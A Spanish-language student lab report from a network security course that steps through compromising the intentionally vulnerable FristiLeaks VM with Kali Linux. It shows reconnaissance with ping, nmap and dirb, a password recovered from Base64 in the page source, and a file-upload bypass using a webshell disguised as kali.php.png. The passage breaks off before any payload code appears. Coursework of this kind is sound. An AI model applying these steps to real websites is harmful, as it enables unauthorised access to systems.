INFORME – PRÁCTICA DE EXPLOTACIÓN FRISTILEAKS CON KALI LINUX Y METASPLOIT

Johely Cordoba Valoyes

Estudiante de Ingeniería en Telecomunicaciones e informática

Universidad Tecnológica de Chocó Diego Luis Cordoba

3– 09 - 2025

INFORME – PRÁCTICA DE EXPLOTACIÓN FRISTILEAKS CON KALI LINUX Y METASPLOIT

Johely Cordoba Valoyes

Estudiante de Ingeniería en Telecomunicaciones e Informática

Seguridad y auditoría de redes

Prof. Rafael Sandoval Morales

Universidad Tecnológica de Chocó Diego Luis Córdoba

7 – 08 - 2025

Tabla de contenido

TABLA DE ILUSTRACIONES

INTRODUCCIÓN

(La seguridad informática constituye un eje fundamental en la administración de sistemas y redes. El avance de las amenazas cibernéticas ha obligado a las organizaciones a fortalecer sus mecanismos de defensa, pero también ha generado la necesidad de comprender cómo actúan los atacantes. En este contexto, el uso de laboratorios controlados permite a los estudiantes y profesionales practicar técnicas ofensivas con fines educativos y de investigación.)

En esta práctica de la materia de Auditoría y Seguridad de Redes trabajamos con una máquina virtual vulnerable llamada FristiLeaks, la cual se ejecutó en VirtualBox junto con Kali Linux para hacer pruebas de ataque y defensa. El propósito fue aprender cómo se configuran los entornos virtuales, reconocer servicios y vulnerabilidades en la red y, finalmente, intentar explotar la máquina víctima para obtener acceso a ella.

Durante la actividad realizamos varias etapas: primero la configuración de la red en VirtualBox, luego el reconocimiento de la máquina FristiLeaks con comandos básicos como ping y nmap, después el análisis de directorios y páginas web con la herramienta dirb, y finalmente la explotación a través de una vulnerabilidad de subida de archivos que permitió ejecutar un archivo malicioso y así obtener conexión remota con la máquina.

Además, como parte de la práctica, también debimos investigar y aplicar algunos comandos de Linux y Netcat, así como la creación de usuarios dentro de la máquina virtual para completar el ejercicio.

ALCANCE

El alcance de esta práctica estuvo orientado a poner en funcionamiento un entorno de laboratorio controlado y aplicar técnicas básicas de auditoría y seguridad de redes. Se trabajó específicamente con la máquina FristiLeaks para identificar fallos y explotarlos, entendiendo cómo un atacante puede aprovecharse de una configuración insegura.

Con esto se logró abarcar desde la preparación del entorno en VirtualBox, la exploración inicial con herramientas de red, el análisis de directorios web, hasta la explotación de una vulnerabilidad de subida de archivos que permitió establecer acceso remoto.

De manera complementaria, también se incluyeron tareas adicionales como la práctica de comandos de Linux, el uso de Netcat para conexiones, y la creación de usuarios en la máquina, lo que permitió reforzar tanto el aspecto técnico como el entendimiento de las buenas prácticas de seguridad.

OBJETIVOS GENERALES

Desarrollar una práctica de auditoría y seguridad de redes en un entorno controlado con la máquina virtual FristiLeaks y con Kali Linux, con el fin de identificar vulnerabilidades, explotarlas de manera ética y comprender los riesgos asociados a configuraciones inseguras en sistemas y aplicaciones web.

OBJETIVOS ESPECÍFICOS

- Configurar el entorno de laboratorio en VirtualBox utilizando Kali Linux y FristiLeaks.
- Realizar el reconocimiento de la máquina víctima mediante comandos de red y escaneo de puertos y servicios.
- Analizar directorios y páginas web utilizando la herramienta dirb para descubrir rutas ocultas o sensibles.
- Explotar la vulnerabilidad de subida de archivos para obtener acceso remoto a la máquina.
- Investigar y aplicar comandos de Linux y Netcat útiles para la administración y conexión de sistemas.
- Crear usuarios dentro de la máquina virtual como parte del ejercicio de gestión y control.

PASO A PASO DE EXPLOTACIÓN FRISTILEAKS CON KALI LINUX Y METASPLOIT

Importar y preparar la VM (FristiLeaks)

Primero importamos fristileaks_1.3.ova en Oracle VirtualBox y ajustamos la VM.

Cambiamos la red a NAT y actualizamos la MAC:

- MAC anterior: 08:00:27:DD:55:66
- MAC actual: 08:00:27:A5:A6:76




Ilustración 1: Configuración FristiLeaks

También desactivamos I/O APIC porque eso fue lo que nos indicó la práctica.




Ilustración 2 Configuración FristiLeaks 1

Comprobación básica de conectividad

La máquina atacante Kali Linux estaba en 10.10.2.4. Desde Kali primero hicimos ping para confirmar que la víctima respondía:

```
┌──(kali㉿kali)-[~]
└─$ ping 10.10.2.9
PING 10.10.2.9 (10.10.2.9) 56(84) bytes of data.
64 bytes from 10.10.2.9: icmp_seq=1 ttl=64 time=0.729 ms
64 bytes from 10.10.2.9: icmp_seq=2 ttl=64 time=0.563 ms
64 bytes from 10.10.2.9: icmp_seq=3 ttl=64 time=0.552 ms
64 bytes from 10.10.2.9: icmp_seq=4 ttl=64 time=0.402 ms
^C
── 10.10.2.9 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3062ms
rtt min/avg/max/mdev = 0.402/0.561/0.729/0.115 ms
```

Ilustración 3 ping 10.10.2.9

Con esto confirmamos que ambas máquinas estaban en la misma red y podíamos seguir con el reconocimiento.

Escaneo de red y servicios

Ejecutamos un escaneo de la subred para ver hosts y servicios:




Ilustración 4 nmap -sV 10.10.2.0

Con nmap detectamos los puertos y servicios disponibles en la red 10.10.2.0 (esto nos dio la primera idea de qué servicios investigar con más profundidad).

Acceso web y revisión del código fuente

Abrimos http://10.10.2.9/ en el navegador de Kali y observamos un sitio web simple.




Ilustración 5 http://10.10.2.9/

Con clic derecho damos seleccionamos la opción para revisar el código fuente de la página para buscar pistas y puntos de entrada (comentarios, cadenas codificadas, rutas).




Ilustración 6 codigo fuente http://10.10.2.9/

Búsqueda de directorios con dirb

Hicimos un escaneo de directorios con dirb usando la lista por defecto y luego small.txt:




Ilustración 7 dirb http://10.10.2.9/

dirb encontró entre otras cosas: /index.html - /robots.txt - /small.txt y lo más importante: /fristi/, que contenía un formulario de login.

Ingreso a /fristi/ y extracción de credenciales




Ilustración 8 http://10.10.2.9/ fristi

Al inspeccionar el código en /fristi/ vimos una cadena de una imagen embebida en Base64 (data:img/png;base64,...).




Ilustración 9 código fuente http://10.10.2.9/ fristi

Decodificamos esa cadena (usando herramientas online de decodificación base64 y base64 -d localmente) y conseguimos la contraseña que estaba oculta:

keKkeKKeKKeKkEkkEk




Ilustración 10 base64code.org

Ilustración 11 onlinepngtools.com

Con esas credenciales ingresamos al formulario del sitio.




Ilustración 12 http://10.10.2.9/ fristi logueo

Identificación de la funcionalidad de subida de archivos, vimos que se permitía subir archivos en formatos .png, .jpg y .gif.




Ilustración 13 cargue de shell(kali.php.png)

Detectamos que la validación era insuficiente (se aceptaban archivos con esas extensiones sin comprobar el contenido real), lo que constituye una vulnerabilidad de subida de archivos.

Preparación del payload (archivo camuflado)

En Kali pasamos a buscar webshells disponibles en el sistema:

